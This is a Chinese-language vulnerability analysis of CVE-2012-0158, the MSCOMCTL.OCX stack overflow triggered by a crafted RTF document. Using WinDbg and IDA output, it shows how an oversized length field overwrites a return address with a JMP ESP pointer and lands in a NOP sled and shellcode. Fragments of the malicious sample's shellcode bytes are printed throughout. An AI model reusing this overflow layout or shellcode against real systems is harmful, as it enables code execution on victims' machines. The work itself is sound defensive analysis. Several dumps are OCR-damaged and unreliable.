## **CVE-2012-0158** Analysis

By ITh4cker

## 0x1 分析环境

OS: windows xp sp3 v2002 Office: 12.0.4518.1014 MSCOMCTL: 6.01.9545 Windbg: 6.12.0002.633

### 0x2 漏洞概述

The Microsoft Windows Common Controls ActiveX control (MSCOMCTL.OCX) could allow a remote attacker to execute arbitrary code on the system. By persuading a victim to visit a specially-crafted Web page that passes an overly long string argument, a remote attacker could exploit this vulnerability to execute arbitrary code on the system with the privileges of the victim.

# 0x3 漏洞成因分析

拿到样本,首先扔到我们的环境里,双击该样本,啪=\_=doc 退出了,弹出一个计算器.由此可以判断这应该是 DropAndExecPE 类的 Shellcode.由于要运行 calc.exe, Shellcode中肯定调用了 WinExec 这个 API (如果不调用,另找其他 API,肯定有迹可循),接下来就是在 Windbg中下断点,跟踪调试,分析漏洞触发点以及触发原因,最后在定位和分析 Shellcode.

废话不多说, Windbg 附加 WINWORD. exe. 然后在 WinExec 下断点"bp kernel32!WinExec" 然后 F5 运行,打开 may. doc WinExec 函数入口代码处断下来,此时还没进行栈帧的扩建,所以 esp + 4 保存的是 WinExec 的第一个参数, da ESP + 4 查看一下:

```
0:007 bp kernel32!winexec
0 e 7c8623ad
0:007> g
                           0001 (0001) 0:**** kernel32!WinExec
             74a30000 74a38000
                                          C:\WINDOWS\system32\POWRPROF.dll
C:\WINDOWS\system32\MSCOMCTL.OCX
ModLoad:
             27580000 27685000
ModLoad :
Breakpoint 0 hit
eax=0011aad3 ebx=0001c000 ecx=0011aa14 edx=7c92e4f4 esi=0001c000 edi=0022e9b6 eip=7c8623ad esp=0011aa20 ebp=0011aa38 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
kernel32!WinExec:
7c8623ad 8bff 💉
                        return_address
                                                edi.edi
0:000> dd<del> esp</del>
0011aa20
               0011acea 04f7d010 00000000 04f7d010
0001c000 000005d0 0011aa88 0011af10
0020fc78 04f61008 0001c000 00000001
0011aa30
|0011aa40
               275c8a0a 04f61008 0020fc78 0001c000
0011aa50
0011aa60
               00000000 0022e9c0 0020fc60 00002d26
0011aa70
               00002d26 0020d418 00002841 0002159e
               00000000 000005d0 00000000 0011ab01
0011aa80
               1005c48b c7000001 4d032400 005ae908
0011aa90
0:000 > da 04f7d010
              "C:\Documents and Settings\Admini "strator\a.exe"
04f7d010
```

此时 Shellcode 已将 calc. exe 释放,并准备执行. 栈顶 esp 指向的地址是 WinExec 返回的地址 0011acea 此地址必然位于 Shellcode 中,我们反汇编当前地址看看:

```
0:000> u 0011acea
0011acea eb22
                           jmp
                                   0011ad0e
|0011aceq/6a01|
                           push
0011acee 6a00
                                   0
                           push
0011acf0 6a00
                           push
                                   Π
0011acf2 ff75f4
                           push
                                   dword ptr [ebp-0Ch]
0011acf5 6a00
                           push
0011acf7 e814feffff
                                   0011ab10
                           call
0011acfc 0555000000
                           add
                                   eax,55h
```

这段代码位于 Shellcode 中,然后我们可以用 WinHex 打开 may. doc. 搜索这段机器码 eb22 6a01 6a00 找到之后上下翻翻看有没有明显的标志. 我们会发现有一连串的 909090(NOP)后面接着是 1245fa7f(0x7ffa4512),这可是通用跳转地址 JMP ESP 的机器码. 很多 ShellCode 会用此古法. 没错,这一句便是通往 ShellCode 殿堂的跳板. 在往上看,我们看到文件格式是这样子:

```
9
                                     С
0 1 2 3 4
                5
                   6
                          8
                                Α
                                  В
                                        ע
7B 5C 72 74 66 31 0A 7B
                         5C 66 6F 6E 74 74 62 6C (\rtf1){\fonttbl
                         6C 5C 66 63 68 61 72 73
                                                  {\f0\fnil\fchars
7B 5C 66 30 5C 66 6E 69
65 74 30 20 56 65 72 64
                         61 6E 61 3B 7D 7D 0A 5C
                                                  et0 Verdana: }} \
                         34 5C 75 63 31 5C 70 61
                                                  viewkind4\uc1\pa
76 69 65 77 6B 69 6E 64
72 64 5C 73 62 31 30 30
                         5C 73 61 31 30 30 5C 6C
                                                  rd\sb100\sa100\1
61 6E 67 39 5C 66 30 5C
                         66 73 32 32 5C 70 61 72
                                                  ang9\f0\fs22\par
OA 5C 70 61 72 64 5C 73
                         61 32 30 30 5C 73 6C 32
                                                   \pard\sa200\s12
37 36 5C 73 6C 6D 75 6C
                         74 31 5C 6C 61 6E 67 39
                                                  76\slmult1\lang9
5C 66 73 32 32 5C 70 61
                         72 OA 7B 5C 6F 62 6A 65
                                                  \fs22\par {\obje
                         78 0A 7B 5C 2A 5C 6F 62
  74 5C 6F 62 6A 6F 63
                                                  ct(objocx /\*\ob
                         30 35 30 30 30 30 30 32
  64 61 74 61 0A 30 31
                                                  idata 0105000002
30 30 30 30 30 30 31 42
                         30 30 30 30 30 34 44
                                                  0000001B0000004D
35 33 34 33 36 46 36 44
                         36 33 37 34 36 43 34 43
                                                  53436F6D63746C4C
36 39 36 32 32 45 34 43
                         36 39 37 33 37 34 35 36
                                                  69622E4C69737456
                         37 34 37 32 36 43 32 45 6965774374726C2E
36 39 36 35 37 37 34 33
```

原来这是一个 RTF 格式文档(也就是微软的写字板)rtf 格式比较简单,开头以"{\rtf"作为rtf 格式文档的头标识,后面紧接着一些控制字,控制符号,其中 object 控制字后的{}内以 objdata 开始的地方便为数据,objocx 表示这是一个 OLE 类型的嵌入数据.

**\objocx** An object type of OLE control.

### 可以用一个小工具 RTFScan 扫一下:

```
RTFScan v0.26
   Frank Boldewin / www.reconstructer.org
[*] SCAN mode selected
[*] Opening file C: Documents and Settings Administrator 桌面 sample.doc
[*] Filesize is 136606 (0x2159e) Bytes
[*] RTF format detect
Embedded OLE document found in OBJDATA
Scanning for shellcode in OBJDATA...
FS:[30h] signature found at offset: 0x9e3
Function prolog signature found at offset: 0xa4e
Function prolog signature found at offset: 0xae4
Function prolog signature found at offset: Oxba4
CALL next/POP signature found at offset: 0x9a2
Dumping embedded OLE document as filename: OLE_DOCUMENT__sample__1.bin
        !!! OLE_DOCUMENT has been found and dumped. This should be re-scanned wi
th officemalscanner now !!!
                 !!! This file contains overlay data, which is unsual for legiti
mate rtf-files !!!
Analysis finished!
sample seems to be malicious! Malicious Index = 70
```

RTFScan 扫描结果显示 OBJDATA 区域确实有嵌入的 OLE 复合文档. 它已经将其 DUMP 出来并保存. 可以再用 OfficeMalScanner 扫一下:

关于 MS Compound Document Format 参照网上官方文档吧(很多)...不扯这些没用的了.... 我们回到正题: 让我们重启程序,在 7ffa4512 处下一个内存执行断点,运行到断点断下来后,查看一下堆栈:

```
0:000> dd esp -10

0011aa80 00000000 7ffa4512 90909090 90909090

0011aa90 1005c48b c7000001 4d032400 005ae908

0011aaa0 656b0000 6c656e72 df003233 1b8c892d

0011aab0 42ef7d81 d685859d 5a59994e 9354d861

0011aac0 9d217777 c368624a 6a83a353 5a5cdf6b

0011aad0 4f2b1d8a 8128452c 0140f571 ba058f92

0011aae0 610ac136 73616161 6c6c6568 8b003233

0011aaf0 61318a98 6f616161 006e6570 000211e8
```

可见 7ffa4512 所在地址是 0x0011aa84, 这个地址一定是被 She11Code 改写的, 我们接下来需要继续向上分析, 分析 0x11aa84 处地址何时被改写? 改写之前的内容是啥?

重新加载 WINWORD. exe,输入 g 运行,然后在 0x0011aa84 处下一个内存写入断点,在 7ffa4512 写一个内存执行断点,由于 0x0011aa84 位于栈中,栈中存在反复读写,所以我们需要设置一个异常通知 xxn-c "r eip;dd xxn-c" sse 然后输入 g,运行,打开样本,跟踪调试.

```
0:007> bc 0
0:007> bc 0
0:007> ba w1 0011aa84
0:007> ba e1 7ffa4512
0:007> sxn -c "r eip;dd 0011aa84|1" sse
```

然后不断 F5,中间要注意观察值,特别是变为 7ffa4512 之前的那个值,所以要多创建快照以做备份.

我经过多次运行以及保存快照,发现0011aa84处的值变为7ffa4512之前的值是275e701a

[	<b>Henory</b>		Pid	82	4 -	Vi	nDb	g:6	. 12	. 00	02.	633	<b>X8</b>	6				
	Virtual:	11a	a84									1	Disp	lay	form	at:	Byt	е
ſ	0011aa84	1a	70	5e	27	1c	15	fa	04	Ъ8	57	19	01	00	00	00	00	f
ı	0011aa96	fa	04	88	2Ъ	1e	00	96	c2	5a	27	01	00	00	00	с8	aa	1
ı	0011aaa8	с8	aa	11	00	61	73	5e	27	1c	15	fa	04	Ъ8	57	19	01	ь
ı	0011aaba	19	01	49	74	6d	73	64	00	00	00	00	00	59	27	48	ab	1
ı	0011aacc	Ъ6	a8	5с	27	80	2d	1e	00	Ъ8	57	19	01	<b>d</b> 8	2Ъ	1e	00	8
ı	0011aade	1e	00	e0	Ь1	Ьf	04	01	ef	cd	ab	00	00	05	00	98	5d	6
ı	0011aaf0	07	00	00	00	08	00	00	80	05	00	00	80	00	00	00	00	0
ı	0011ab02	58	27	00	00	00	00	56	00	01	01	de	f 9	58	27	00	d0	6
ı	0011ab14	e0	Ь1	Ьf	04	87	f 9	58	27	10	2c	1e	00	Ъ8	57	19	01	0

当变为 7ffa4512 的时候,程序停在 275c87cb 处,此处是一个拷贝数据指令.

```
Virtual: 11aa84
                                                                    Display format: Byte
                                    1c 15 fa 04 b8 57
11 00 61 73 5e 27
b6 a8 5c 27 80 2d
65 01 07 00 00
                          fa 7f
c8 aa
                                                                       01 00
15 fa
00 b8
                                                                                           00 f8
57 19
01 d8
                                                                                                                                   00
74
00
                                                                                                               04 88
57 19
00 88
                                                                                                                              1e
49
  0011aa84 12
                                                                  19
  0011aaa6 11 00 c8 aa 11 00
0011aac8 48 ab 11 00 b6 a8
0011aaea 05 00 98 5d 65 01
                                                                                                                    19 01
                                                                  1c
                                                                                 04
57
                                                                                      Ь8
19
                                                                                                     01 Ъ8
                                                                  1e
08
                                                                                                                                        e0
58
                                                                                                     2h
                                                                                                                         2h
                                                                                                                              1e
                46 8B 11 00 B6 88 5C 27 00 00 05 00 98 5d 65 01 07 00 00 de f9 58 27 00 d0 62 27 e0 06 00 1c 00 00 00 00 00 00 08 2b 1e 00 00 00 00 00 b8
                                                                       ÕÕ
                                                                            00 80
                                                                                      05
                                                                                           ÕÕ
                                                                                                     80
                                                                                                                                   fa
                                                        e0 b1
00 00
b8 57
                                                                                           27
06
27
                                                                                                                    b8 57 19
00 00 00
b8 57 19
  0011ab0c
                                                                  Ьf
                                                                       04
                                                                            87 f9
00 00
                                                                                      58
                                                                                                10
                                                                                                     2c 1e
01 56
                                                                                                               00
                                                                                                                                   01
                                                                                                                                        00
                                                                  00
19
                                                                       nn
                                                                                      00
                                                                                                nn
                                                                                                               0a
00
57
  0011ab2e
                                                                                 67
27
00
  0011ab50
                                                                       01
                                                                            08
                                                                                      5Ъ
                                                                                                     2Ъ
                                                                                                ď8
                                                                                                          1e
 0011ab50
0011ab72 00 00
0011ab94 dc 2b
                               00 00 00
00 b8 57
35 19 01
                                              8c
19
                                                   ab
01
                                                        11 00 08
00 00 00
00 32 00
                                                                                           2Ъ
00
00
                00 00 00
                                                                       09
                                                                            60
                                                                                      d8
                                                                                                1e
                                                                                                     00
                                                                                                                         01
                                                                                                                              00
                                                                       ŎÓ
nn
                         1е
ь/
                                                                            00
                                                                                      00
                                                                                                е0
nn
                                                                                                               04
                                                                                                                    01
19
                                                                                                                              00
                                                                                                          bf
28
                                                                                                                         00
01
  eax=04fa151c ebx=011957b8 ecx=275b2480 edx=00000001 esi=04fa151c edi=00000000
 eip=275c89c7 esp=0011aa84 ebp=0011aaa8 iop1=0
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                                         nv up ei pl nz ac pe nc
ef1=00000216
  MSCOMCTL!DllGetClassObject+0x41c83
  275c89c7 55
                                          push
  0:000> g
 Breakpoint 0 hit
 eax=00008282 ebx=011957b8 ecx=0000209c edx=00000000 esi=0020ba88 edi=0011aa88
 eip=275c87cb esp=0011aa3c ebp=0011aa4c iop1=0 nv up ei p1 nz na pe cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ef1=00010207
MSCOMCTI1pl1GetClassObject+0x41a87:
 275c87cb f3a5
                                           rep movs dword ptr es:[edi]_dword ptr [esi]
 0:000>
0:000> db esi
                 esi - 4
12 45 fa 7f
01 00 00 c7
                                                                                                   90 90
00 24
                                               90
                                                                    90 90 <mark>8b c4 05 10</mark>
5a 00 00 00 6b 65
                                                    90-90
                                                              90
0020ba84
0020ba94
                                               03
                                                    4d-08 e9
                72 6e 65 6c 33 32 00 df-2d 89 8c 1b 81 7d ef 42 9d 85 85 d6 4e 99 59 5a-61 d8 54 93 77 77 21 9d 4a 62 68 c3 53 a3 83 6a-6b df 5c 5a 8a 1d 2b 4f 2c 45 28 81 71 f5 40 01-92 8f 05 ba 36 c1 0a 61
0020baa4
0020bab4
0020 bac4
0020bad4
0020bae4 61 61 61 73 68 65
0020baf4 61 61 61 6f 70 65
                                                                                   8a
                                               6c 6c-33
                                                               32
                                               6e 00-e8
                                                              11
                                                                    02 00 00
                                                                                   6a ff
                                                                                                    aaaopen....j..
0:000> db edi - 4
0011aa84 12 45 fa 7f 1c 15 fa 04-b8 57
                                                                   19 01 00 00 00 00 00 5a 27 01 00 00 00 5e 27 1c 15 fa 04 6d 73 64 00 00 00 5c 27 80 2d 1e 00
                                                                                                    18 14 fa 04 88 2b 1e 00-96 c2 c8 aa 11 00 c8 aa 11 00-61 73 b8 57 19 01 b8 57 19 01-49 74
0011aa94
0011aaa4
                                01 b8
27 48
0011aab4
                 00 00 59
                                     48 ab 11 00-b6
                                                              a8
0011aac4
                                          2b 1e 00-88 2b
00 05 00-98 5d
                                                                    1e
65
                                                                        00 e0
01 07
                 ъ8 57 19 01 д8
                                                                                   ьī
0011aad4
0011aae4
                 01 ef
                           cd
                                ab
                                     00
                                                                                   00
                                                                                        00 00
                                                                                                    .....]e...
                 08 00 00 80 05 00 00 80-00 00 00 00 0f fa
|0011aaf4
                                                                                        58
```

正是这条 rep movsd 语句,将堆栈数据覆盖了,0011aa84 处的 275e701a 覆盖为 7ffa4512.. 我们也看到了一连串 90 (NOP),90 之后便是 ShellCode 的开始.那么 275e701a 这个地址到底是什么地址呢,Shellcode 会去覆盖它为通用跳转地址..只有一种情况,这个地址的作用是代码控制权的承接方(通俗讲就是 EIP 指针的接受对象),即返回地址.覆盖了返回地址,当函数返回的时候,Shellcode 便顺理成章拿到执行权咯.

#### 在该地址处反汇编:

```
275e7007 83ec0c
                          sub
                                  esp, OCh
275e700a 53
                          push
                                  ebx
275e700b 8b5d0c
                                  ebx, dword ptr [ebp+0Ch]
                          MOV
275e700e 56
                          push
                                  esi
275e700f 8b7508
                                  esi, dword ptr [ebp+8]
                          MOV
                                                             Vul Function
275e7012
                          push
                                  edi
275e7013 53
                          push
                                  ebx
275e7014 56
                          push
                                   esi
275e7015 e8ad19feff
                                  MSCOMCTL!DllGetClassObject+0x41c83 (275c89c7)
                          call
275e701c 7c27
                                  MSCOMCTL!DLLGetDocumentation+0xd33 (275e7045)
                          jl
275e701e 6a08
                          push
                                   8
275e7020 8d45f4
                          lea.
                                  eax,[ebp-0Ch]
275e7023 53
                          push
                                  ebx
275e7024 50
                          push
                                  eax
275e7025 e84317feff
                                  MSCOMCTL!DllGetClassObject+0x41a29 (275c876d)
                          call
```

可见该地址处是一个判断语句,上面是一个 call 语句,果然!可以判断上面的函数属于漏洞函数了,IDA 载入 MSCOMCTL. OCX 来到地址 275e7015 A 函数处,进入 A 函数:

```
.text:275C89C7
                                         ebp
                                push
                                         ebp, esp
.text:275C89C8
                                mov
.text:275C89CA
                                sub
                                         esp,
                                              14h
                                                          ; 20bytes
.text:275C89CD
                                push
                                         ebx
.text:275C89CE
                                mov
                                         ebx,
                                             [ebp+bstrString]
.text:275C89D1
                                push
                                         esi
.text:275C89D2
                                         edi
                                push
.text:275C89D3
                                         0Ch
                                push
                                                          ; dwBytes
.text:275C89D5
                                1ea
                                         eax,
                                              [ebp+var 14]
.text:275C89D8
                                push
                                         ebx
                                                          ; 1pMem
.text:275C89D9
                                push
                                         eax
                                                          ; int
.text:275C89DA
                                call
                                         В
.text:275C89DF
                                add
                                         esp, OCh
.text:275C89E2
                                         eax, eax
                                test
.text:275C89E4
                                j1
                                         short loc_275C8A52
                                         [ebp+var 14], 6A626F43h
.text:275C89E6
                                cmp
.text:275C89ED
                                         loc 275D3085
                                jnz
.text:275C89F3
                                         [ebp+dwBytes], 8
                                cmp
                                         loc 275D3085
                                                          ; < 8 return .
.text:275C89F7
                                jb
.text:275C89FD
                                         [ebp+dwBytes]
                                                          ; dwBytes
                                push
                                         eax, [ebp+var 8]
.text:275C8A00
                                1ea
.text:275C8A03
                                push
                                         ebx
                                                          ; 1pMem
.text:275C8A04
                                push
                                         eax
                                                          ; int
.text:275C8A05
                                cal1
                                         В
                                         esi, eax
.text:275C8A0A
                                mov
.text:275C8A0C
                                         esp, OCh
                                add
.....
```

可以看到 A 函数先在栈上分配了 20 个字节(堆栈溢出中分配字节数可是敏感问题),调用 2 次 B 函数, B 函数干什么的呢?带着疑问进入 B:(注释信息从 Windbg 中获取)


```
.text:275C876D
                                push
                                         ebp
.text:275C876E
                                mov
                                         ebp, esp
.text:275C8770
                                         ecx
                                push
.text:275C8771
                                push
                                         ebx
                                         ebx, [ebp+1pMem]
.text:275C8772
                                mov
.text:275C8775
                                push
                                         esi
.text:275C8776
                                         esi, esi
                                xor
                                       ; ole32!CExposedStream::`vftable'(7699dd70)
                         eax, [ebx]
.text:275C8778
                   mov
.text:275C877A
                                         edi
                                push
.text:275C877B
                                push
                                         esi
.text:275C877C
                                1ea
                                         ecx, [ebp+var_4]
.text:275C877F
                                         4
                                push
.text:275C8781
                                push
                                         ecx
.text:275C8782
                                push
                                         ebx
                                                          ; this
```

. text:275C8783 ca	all dword p	otr [eax+OCh] ; CExposedStream::Read()
.text:275C8786	cmp	eax, esi
.text:275C8788	j1	short loc_275C8802
.text:275C878A	mov	edi, [ebp+dwBytes]
.text:275C878D	cmp	[ebp+var_4], edi
.text:275C8790	jnz	loc_275D3F93
.text:275C8796	push	edi ; dwBytes
.text:275C8797	push	esi ; dwFlags
.text:275C8798	push	hHeap ; hHeap
.text:275C879E	call	ds:HeapAlloc
.text:275C87A4	cmp	eax, esi
.text:275C87A6	mov	[ebp+1pMem], eax
.text:275C87A9	jz	loc_275D3F9D
.text:275C87AF	mov	ecx, [ebx]
.text:275C87B1	push	esi
.text:275C87B2	push	edi
.text:275C87B3	push	eax
.text:275C87B4	push	ebx
.text:275C87B5	call dword	<pre>ptr [ecx+0Ch] ; CExposedStream::Read()</pre>
.text:275C87B8	mov	esi, eax
.text:275C87BA	test	esi, esi
.text:275C87BC	j1	short loc_275C87EF
.text:275C87BE	mov	esi, [ebp+lpMem]
.text:275C87C1	mov	ecx, edi
.text:275C87C3	mov	edi, [ebp+arg_0]
.text:275C87C6	mov	eax, ecx
.text:275C87C8	shr	ecx, 2
.text:275C87CB	rep mov	ysd

关键代码主要是这 3 个 call. 2 个 CExposedStream::Read(lpMem, dwBytes, uflags) call 和 1 个 HealAlloc call 其中通过 windbg 跟踪调试发现 CExposedStream::Read 是 OLE32. dll 这个动态库中的 CExposedStream 类的虚函数,该函数细节没具体看(调用太多函数,很繁琐),不过可以猜测主要功能就是 Stream data 处理,读取 dwbytes 个字节到 lpMem 指向的内存里..(别看调用那么多,没做多大事——)我们结合 IDA 伪代码整体再看一下 B 函数做了些啥:

```
| The View A | | | Stack of A | | | Freedocede A | | | Nex View 1 | | A | Structure | | E | Enums | | Nex | Exports | E | Enums | Nex | E | Enums | E | Enum
```

第一次调用 Read,传入 dwBytes 为 4,表示从 Stream Data (精心构造的样本 Shellcode 数据) 读取 4 字节数据,存到局部变量 v7 中,然后下面会将该数据与参数 dwBytes 做比较,如果相等继续,否则退出.. Windbg 跟踪调试,发现该数据是 0xC 等于传入的参数 dwBytes. 然后便看是申请 dwBytes 字节堆内存,再次调用 Read,传入参数 dwBytes 为 0xc,读取 12 字节数据到刚申请的堆内存,最后才是 B 函数的功能本质:拷贝 dwBytes (12) 字节数据到 a1 (A 函数的局部变量  $var_14$ ):



如图红框内即为拷贝的 12 字节数据,这 12 字节在样本十六进制中也能找到,位于 Shellcode 前几个字节处:

```
30 30 32 30 30 30 30 30 |
                            3640000000200000
                            0010000000000000
)
  30 30 43 30 30 30 30 30
  41 36 34 30 30 30 30 30
                            0436F626A6400000
  30 38 32 38 32 30 30 30
                            0828200008282000
٦
                            0000000000000000
٦
  30 30 30 30 30 30 30
  30 31 32 34 35 66 61 37
                            0000000001245fa7
)
  30 39 30 39 30 39 30 39
                            f909090909090909
  30 30 31 30 30 30 30 63
                            08bc40510010000c
L
  64 30 38 65 39 35 61 30
                            70024034d08e95a0
ł
  35 37 32 36 65 36 35 36
                            000006b65726e656
```

这 12 字节想必对 Shellcode 来说有不同寻常的意义,我们继续分析,现在看看 A 函数的栈帧:

### 第一次执行 B 之前:

00000014	1.4	1.1	0						
-00000014	var_14	dd	?						
-00000010		db	?	;	unde	fined			
-000000F		db	?	;	unde	fined			
-0000000E		db	?	;	unde	fined			
-000000D		db	?	;	unde	fined			
-0000000C	dwBytes	dd	?						
-00000008	var_8	dd	?						
-00000004	var_4	dd	?						
+00000000	S	db	4	dυ	ıp (?)	Saved	EBP		
+00000004	r	db	4	dυ	ıp (?)				
+00000008	arg_0	dd	?						
+0000000C	bstrString	dd	?					;	offset

#### 第一次执行 B 之后:

× 1.	/ / /					
-00000014	var_14	dd	6A626F43h			
-00000010	Unused	dd	00000064h			
-0000000C	dwBytes	dd	00008282h			
-00000008	var_8	dd	?			
-00000004	var_4	dd	?			
+00000000	S	db	4 dup(?)	Saved EBP		
+00000004	r	db	4 dup(?)			
+00000008	arg_0	dd	?			
+0000000C	bstrString	dd	?		;	offset

前后对比我们会发现 A 函数的 20 字节栈帧已经使用了 12 字节 (B 函数拷贝) 接下来回到 A 函数:

```
.text:275C89DF
                                 add
                                         esp, OCh
.text:275C89E2
                                         eax, eax
                                 test
.text:275C89E4
                                         short loc 275C8A52
                                 j1
.text:275C89E6
                                         [ebp+var_14], 6A626F43h
                                 cmp
                                         1 \mathrm{oc} \_275 \mathrm{D}3085
.text:275C89ED
                                 jnz
.text:275C89F3
                                         [ebp+dwBytes], 8
                                 cmp
.text:275C89F7
                                         loc_275D3085
                                                        ; < 8 return .
                                 jb
.text:275C89FD
                                         [ebp+dwBytes] ; dwBytes
                                 push
                                         eax, [ebp+var_8]
.text:275C8A00
                                lea
.text:275C8A03
                                                          ; 1pMem
                                         ebx
                                 push
.text:275C8A04
                                push
                                                          ; int
                                         eax
.text:275C8A05
                                call
                                         В
```

发现了什么没有?有的,我们看到了一个数据 6A626F43h,咦,怎么这么眼熟,往上看,哦,原来这正是 B 函数拷贝到 A 栈中的数据,恍然大悟,代码先做了个 flag 比较,如果数据一致,接着进行,否则退出,其中 6A626F43 是一个标志 Cob.j

 Ottset
 U 1 2 3 4 5 6 7 8 9 A B C D E F

 00000000
 43 6F 62 6A 01 00 00 C7 00 24 03 4D 08 E9 5A 00 Cobj Ç \$

 00000010
 00 00 6R 65 72 6F 65 6C 33 32 00 DF 2D 80 8C 1R Parmal 32

 如果 flag 一致, 那么接着进行字节数的比较(因为下面还要调用一次 B 函数, 这里做个检查

 理所应当嘛...)如果小于 8 字节,直接返回,反之,继续执行接下来的代码:

```
.text:275C89C7
.text:275C89C7 var 14
                                 = dword ptr -14h
                                 = dword ptr -0Ch
.text:275C89C7 dwBytes
dword ptr -8
.text:275C89C7 var 4
                                 = dword ptr -4
.text:27508907 arg_0
                                 = dword ptr
.text:275C89C7 bstrString
                                 = dword ptr
                                              0Ch
.text:275C89C7
.text:275C89C7
               ; FUNCTION CHUNK AT .text:275D3085 SIZE 0000001D BYTES
.text:275C89C7
.text:275C89C7
                                 push
.text:275C89C8
                                         ebp, esp
.text:275C89CA
                                              14h
                                                           ; 20bytes
                                 sub
                                         esp,
.text:275C89CD
                                 push
.text:275C89CE
                                         ebx, [ebp+bstrString]
.text:275C89D1
                                 puşh
.text:275C89D2
                                 push
                                         edi
.text:275C89D3
                                                            dwBytes
                                 push
                                         0Ch
.text:275C89D5
                                 lea
                                         eax, [ebp+var_14]
.text:275C89D8
                                 push
                                         ebx
                                                            1pMem
.text:275C89D9
                                 push
                                         eax
                                                           ; int
.text:275C89DA
                                 call
.text:275C89DF
                                         esp, OCh
                                 add
.text:275C89E2
                                 test
                                         eax, eax
                                         short loc_27508A52
[ebp+var_14], 6A626F43h
.text:275C89E4
                                 j1
.text:275C89E6
                                 CMD
                                         1oc 27503085
.text:275C89ED
                                 inz
.text:275C89F3
                                         [ebp+dwBytes], 8
                                 CMP
                                                          ; < 8 return .
                                         1oc 27503085
.text:275C89F7
                                 ib
.text:275C89FD
                                 push
                                                            dwBytes
                                         [ebp+dwButes]
                                         eax, [ebp+<mark>var_8</mark>]
.text:27508A00
                                 1ea
.text:275C8A03
                                                            1pMem
                                 push
                                         ehx
.text:275C8A04
                                 push
                                         eax
                                                            int
                                         aci azu
```

第二次调用 B 函数,传入的 a1 参数是 A 中局部变量 var\_8..en. 咦,咦好像不对耶,我们知道第一次调用 B 函数,已经使用了 A 栈帧中 12 字节. 还剩下 8 字节 (var\_4、var\_8) 如果这次拷贝的字节数大于 8,那么必然会破坏 A 函数栈帧,导致异常. 所以应该是小于 8,才继续执行嘛,大于 8,果断要返回的嘛!! 再一看上次 B 函数拷贝到 A 中的 dwBytes 0x8282 好大的数据...肯定是样本嵌入的 Shellcode 数据,这样一来 A 函数的返回地址必然要被覆盖导致溢出的,Windbg 跟踪调试,A 函数栈帧数据对比如下:

第二次调用 B 之前:

```
UUllaado UUle2b88 U4btbleU abcdetUl UUU5UUUU
0:000> dds ebp - 14
0011aa6c 🔽
          6a626143
          00000064
                        ___Stack Frame A
0011aa70
0011aa74
          00008282
0011aa78
          04fa1c30
0011aa7c L
          275859e4 MSCOMCTL!Dl!CanUnleadNow+0x2a31
           0011aaa8 -
0011aa80 <sup>*</sup>
0011aa84 [
          275e701a_MSCOMCTL!DLLGetDocumentation+0xd
0011aa88
          04falb44
                            🗂 return address
0011aa8c
          011957Ъ8
0011aa90
          00000000
0011aa94
          04fa1b20
0011aa98
          001e2b88
           275ac296 MSCOMCTL!Dl1GetClassObject+0x255
|0011aa9c|
0011aaa0
          00000001
0011aaa4
          0011aac8
0011aaa8
          0011aac8
          275e7361 MSCOMCTL!DLLGetDocumentation+0x1
0011aaac
0011aab0
          04fa1b44
          011957Ь8
0011aab4
0011aab8
          011957Ь8
0011aabc
          736d7449
0011aac0
          00000064
          27590000 MSCOMCTL!Dl1GetClassObject+0x92h
0011aac4
0011aac8
          0011ab48
          275ca8b6 MSCOMCTL!Dl1GetClassObject+0x43h
0011aacc
0011aad0
          001e2d80
0011aad4
          011957Ь8
|0011aad8
          001e2bd8
0011aadc
          001e2b88
          0/bfb1=0
0011===0
```

第二次调用 B 之后:


```
eax=00000000 ebx=011957b8 ecx=7c93003d edx=00150608 esi=04
 eip=7ffa4512 esp=0011aa90 ebp=00000000 iopl=0
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
7ffa4512 ffe4 pmp esp {0011aa90}
*** ERROR: Symbol file could not be found. Defaulted to a
 0:000>\ dds 0011aa6c
 0011aa6c
0011aa70
             6a626f43
00000064
 0011aa74
             00008282
 0011aa78
             00000000
 0011aa7c\
0011aa80
             00000000
            000000000
 0011aa84 7ffa4512
 0011aa88
             90909090
 0011aa8c 90909090
0011aa90 1005c48b
             1005c48b TPPrnUI!TPSetOption_RUNDLLW+0x4519a
 0011aa94
             c7000001
 0011aa98
             4d032400
 0011aa9c
             005ae908
 0011aaa0
             656Ъ0000
 0011aaa4
             6c656e72
 0011aaa8
             df003233
 0011aaac
             1b8c892d
             42ef7d81
 0011aab0
                             Shellcode
             d685859d
 0011aab4
 0011aab8
             5a59994e
             9354d861
 0011aabc
 0011aac0
             9d217777
 0011aac4
             c368624a
 0011aac8
             6a83a353
 0011aacc
             5a5cdf6b
 0011aad0
             4f2b1d8a
             8128452c
 0011aad4
 0011aad8
             0140f571
             ba058f92
 0011aadc
 0011aae0
             610ac136
0.000
```

看到了吧.A 的返回地址已被精心构造的 Shellcode 覆盖为通用跳转指令 JMP ESP(7ffa4512)A 函数返回后,跳到 0011aa90 (esp)执行 Shellcode..很大胆哦,当然这 2 个函数都没开/GS 保护,栈溢出自然不可抵挡咯..顺便看下 0ffice 2013 下 MSCOMCTL. 0CX 中是啥样吧:

```
pusn
:27500767
                                    enx
                                                      ; ipmem
:275D0168
                            push
                                    eax
                                                      ; int
:275D0169
                            call
:275D016E
                                    esp, OCh
                            add
:275D0171
                            test
                                    eax, eax
                                    short loc_275D01EF
[ebp+var_14], 6A626F43h
:27500173
                            j1
:275D0175
                            CMP
:275D017C
                                    short loc 2750018A
                            jnz
                                    [ebp+var_10], 64h
:275D017E
                            CMP
:275D0182
                            jnz
